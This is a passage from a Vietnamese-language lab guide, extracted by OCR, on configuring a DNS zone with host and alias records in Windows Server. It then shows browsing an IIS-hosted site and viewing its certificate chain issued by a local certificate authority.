
2.8 Cấu hình DNS

- **Tool → DNS**




- **New Zone**



File Action View Help
DNS
WIN-8EDDS90G24F
Name
New Zone...
View
Refresh
Export List...
Help
New Zone Wizard
Zone Type
The DNS server supports various types of zones and storage.
Select the type of zone you want to create:
Primary zone
Creates a copy of a zone that can be updated directly on this server.
Secondary zone
Creates a copy of a zone that exists on another server. This option helps balance the processing load of primary servers and provides fault tolerance.
Stub zone
Creates a copy of a zone containing only Name Server (NS), Start of Authority (SOA), and possibly glue Host (A) records. A server containing a stub zone is not authoritative for that zone.
Store the zone in Active Directory (available only if DNS server is a writeable domain controller)
< Back
Next >
Cancel


New Zone Wizard
Active Directory Zone Replication Scope
You can select how you want DNS data replicated throughout your network.
Select how you want zone data replicated:
To all DNS servers running on domain controllers in this forest: XYZ.com
To all DNS servers running on domain controllers in this domain: XYZ.com
To all domain controllers in this domain (for Windows 2000 compatibility): XYZ.com
To all domain controllers specified in the scope of this directory partition:
< Back
Next >
Cancel


- Điền **Zone Name**




- Tạo **Host** cho Zone vừa tạo




- Tạo **Alias** cho Zone vừa tạo






2.9 Truy cập Web Server

- Ở **IIS Manager** truy cập **Browse cntt.vn**





- Nhấn **Go on to the webpage**




- Truy cập Webpage thành công

- Thông tin Chứng thực






Certificate
General
Details
Certification Path
Certification path
XYZ-WIN-8EDDS90G24F-CA
CNTT-VN
View Certificate
Certificate status:
This certificate is OK.
OK